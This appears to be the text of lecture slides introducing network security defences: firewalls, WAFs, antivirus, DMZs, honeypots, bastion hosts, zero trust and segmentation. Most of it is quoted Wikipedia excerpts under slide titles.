

In [DonaldKnuth's](#) paper "[StructuredProgrammingWithGoToStatements](#)", he wrote: "Programmers waste enormous amounts of time thinking about, or worrying about, the speed of noncritical parts of their programs, and these attempts at efficiency actually have a strong negative impact when debugging and maintenance are considered. We *should* forget about small efficiencies, say about 97% of the time: **premature optimization is the root of all evil.** Yet we should not pass up our opportunities in that critical 3%."

[https://en.wikipedia.org/wiki/Turing\\_Award](https://en.wikipedia.org/wiki/Turing_Award)


1974	Donald Knuth	
------	--------------	---

For his major contributions to the analysis of algorithms and the design of programming languages, and in particular for his contributions to "[The Art of Computer Programming](#)" through his well-known books in a continuous series by this title. [\[30\]](#)[\[31\]](#)

# Cache Miss ? & Page Protection Check ? Internal Instruction OpCode Reordering



# "Side-Channel" Attack, on Response Time



# Intermediate Conclusion on System Security

Domain is Complex

Extremely active battle between WhiteHat - BlackHat

Don't under-estimate

# Adding Security Layers in the Network

# Server Exposed to Fire... Put "FireWall" Protection

## Web application firewall

文 A 10 languages ▾

Article Talk


Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

*This article is about a sub-type of an application firewall. For the article on application firewalls, see [Application firewall](#). For the primary topic of firewalls, see [Firewall \(computing\)](#).*

A **web application firewall (WAF)** is a specific form of [application firewall](#) that filters, monitors, and blocks [HTTP traffic](#) to and from a [web service](#). By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as [SQL injection](#), [cross-site scripting \(XSS\)](#), [file inclusion](#), and improper system configuration.<sup>[1]</sup> They can introduce a performance degradation without proper configuration and tuning from Cyber Security specialist.<sup>[2]</sup> However, most of the major financial institutions utilize WAFs to help in the mitigation of web application 'zero-day' vulnerabilities, as well as hard to patch bugs or weaknesses through custom attack signature strings.<sup>[3]</sup>

# Is That all ?



# Then Put An AntiVirus, Is that all ?

## Microsoft Defender Antivirus

文 A 31 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

*Not to be confused with [Windows Defender Security Center](#) or [Microsoft Anti-Virus](#).*

**Microsoft Defender Antivirus** (formerly **Windows Defender**) is an [antivirus software](#) component of [Microsoft Windows](#). It was first released as a downloadable free anti-spyware program for [Windows XP](#) and was shipped with [Windows Vista](#) and [Windows 7](#). It has evolved into a full antivirus program, replacing [Microsoft Security Essentials](#) in [Windows 8](#) or later versions.<sup>[3]</sup>

In March 2019, Microsoft announced Microsoft Defender ATP for Mac for business customers to protect their [Mac<sup>\[4\]</sup>](#) devices from attacks on a corporate network, and a year later, to expand protection for mobile devices, it announced Microsoft Defender ATP for [Android<sup>\[5\]</sup>](#) and [iOS<sup>\[6\]</sup>](#) devices, which incorporates [Microsoft SmartScreen](#), a [firewall](#), and [malware](#) scanning. The mobile version of Microsoft Defender also includes a feature to block access to corporate data if it detects a malicious app is installed.

### Microsoft Defender brand [edit]

As of 2021, Microsoft Defender Antivirus is part of the much larger Microsoft Defender brand, which includes several other software and service offerings, including:

- Microsoft Defender XDR (formerly 365 Defender)<sup>[7]</sup>
- Microsoft Defender for Cloud<sup>[8]</sup>

### Microsoft Defender Antivirus



**Other names** Windows Defender

**Original author(s)** Microsoft

**Developer(s)** Microsoft


**Stable release** 4.18.23110.3 /  
5 December 2023; 3 months ago<sup>[1]</sup>

**Operating system** Windows 7 SP1 or later<sup>[2]</sup>  
Windows Server 2008 R2 SP1 or later<sup>[2]</sup>


**Platform** Windows

**Predecessor** Microsoft Security Essentials

# Typical Web App Server - Tiered Infrastructure



# Adding Protections Layers L1,L2,..L8



# DMZ = De-Militarized Zone

## DMZ (computing)

文 A 32 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

*For the physical area where military operations are prohibited, see [Demilitarized zone](#).*

In [computer security](#), a **DMZ** or **demilitarized zone** (sometimes referred to as a **perimeter network** or **screened subnet**) is a physical or logical [subnetwork](#) that contains and exposes an organization's external-facing services to an untrusted, usually larger, network such as the [Internet](#). The purpose of a DMZ is to add an additional layer of security to an organization's [local area network](#) (LAN): an external [network node](#) can access only what is exposed in the DMZ, while the rest of the organization's network is protected behind a [firewall](#).<sup>[1]</sup> The DMZ functions as a small, isolated network positioned between the Internet and the private network.<sup>[2]</sup>




Diagram of a typical three-legged network model employing a DMZ using a single firewall. 🔗




Diagram of a typical network employing DMZ using dual firewalls. 🔗

# HoneyPot

## Honeypot (computing)


文 A 27 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

In computer terminology, a **honeypot** is a [computer security](#) mechanism set to detect, deflect, or, in some manner, counteract attempts at unauthorized use of [information systems](#). Generally, a honeypot consists of [data](#) (for example, in a network site) that appears to be a legitimate part of the site which contains information or resources of value to attackers. It is actually isolated, monitored, and capable of blocking or analyzing the attackers. This is similar to police [sting operations](#), colloquially known as "baiting" a suspect.<sup>[1]</sup>



# Defense in Depth ?

## Defense in depth (computing)

⋮ 6 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

**Defense in depth** is a concept used in [information security](#) in which multiple layers of security controls (defense) are placed throughout an [information technology](#) (IT) system. Its intent is to provide [redundancy](#) in the event a [security control](#) fails or a vulnerability is exploited that can cover aspects of *personnel, procedural, technical and physical* security for the duration of the system's life cycle.



# Bastion, SSH Bastion, VPN

## Bastion host

文 A 8 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

A **bastion host** is a special-purpose computer on a network specifically designed and configured to withstand [attacks](#), so named by analogy to the [bastion](#), a military fortification. The computer generally hosts a single application or process, for example, a [proxy server](#) or [load balancer](#), and all other services are removed or limited to reduce the threat to the computer. It is [hardened](#) in this manner primarily due to its location and purpose, which is either on the outside of a [firewall](#) or inside of a demilitarized zone ([DMZ](#)) and usually involves access from untrusted networks or computers. These computers are also equipped with special networking interfaces to withstand high-bandwidth [attacks](#) through the [internet](#).



example: <https://goteleport.com/>



# Zero-Trust Architecture (ZTA) (Perimeterless)

... even Insider Network is Unsafe

## Zero trust security model

文 A 11 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

The **zero trust security model**, also known as **zero trust architecture (ZTA)**, and sometimes known as **perimeterless security**, describes an approach to the strategy, design and implementation of **IT systems**. The main concept behind the zero trust security model is "never trust, always verify", which means that users and devices should not be trusted by default, even if they are connected to a permissioned network such as a corporate **LAN** and even if they were previously verified.

# Network Segmentation

## Network segmentation

文 3 languages ▾

Article Talk

Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia


**Network segmentation** in [computer networking](#) is the act or practice of splitting a computer network into [subnetworks](#), each being a [network segment](#). Advantages of such splitting are primarily for boosting performance and improving security.

### Advantages [ edit ]


- **Reduced congestion:** On a segmented network, there are fewer hosts per subnetwork and the traffic and thus congestion per segment is reduced
- **Improved security:**
  - Broadcasts will be contained to local network. Internal network structure will not be visible from outside.
  - There is a reduced attack surface available to pivot in if one of the hosts on the network segment is compromised.

# Example of Network Architecture: "Hub - and - Spoke"

Point-to-Point




Hub and Spoke



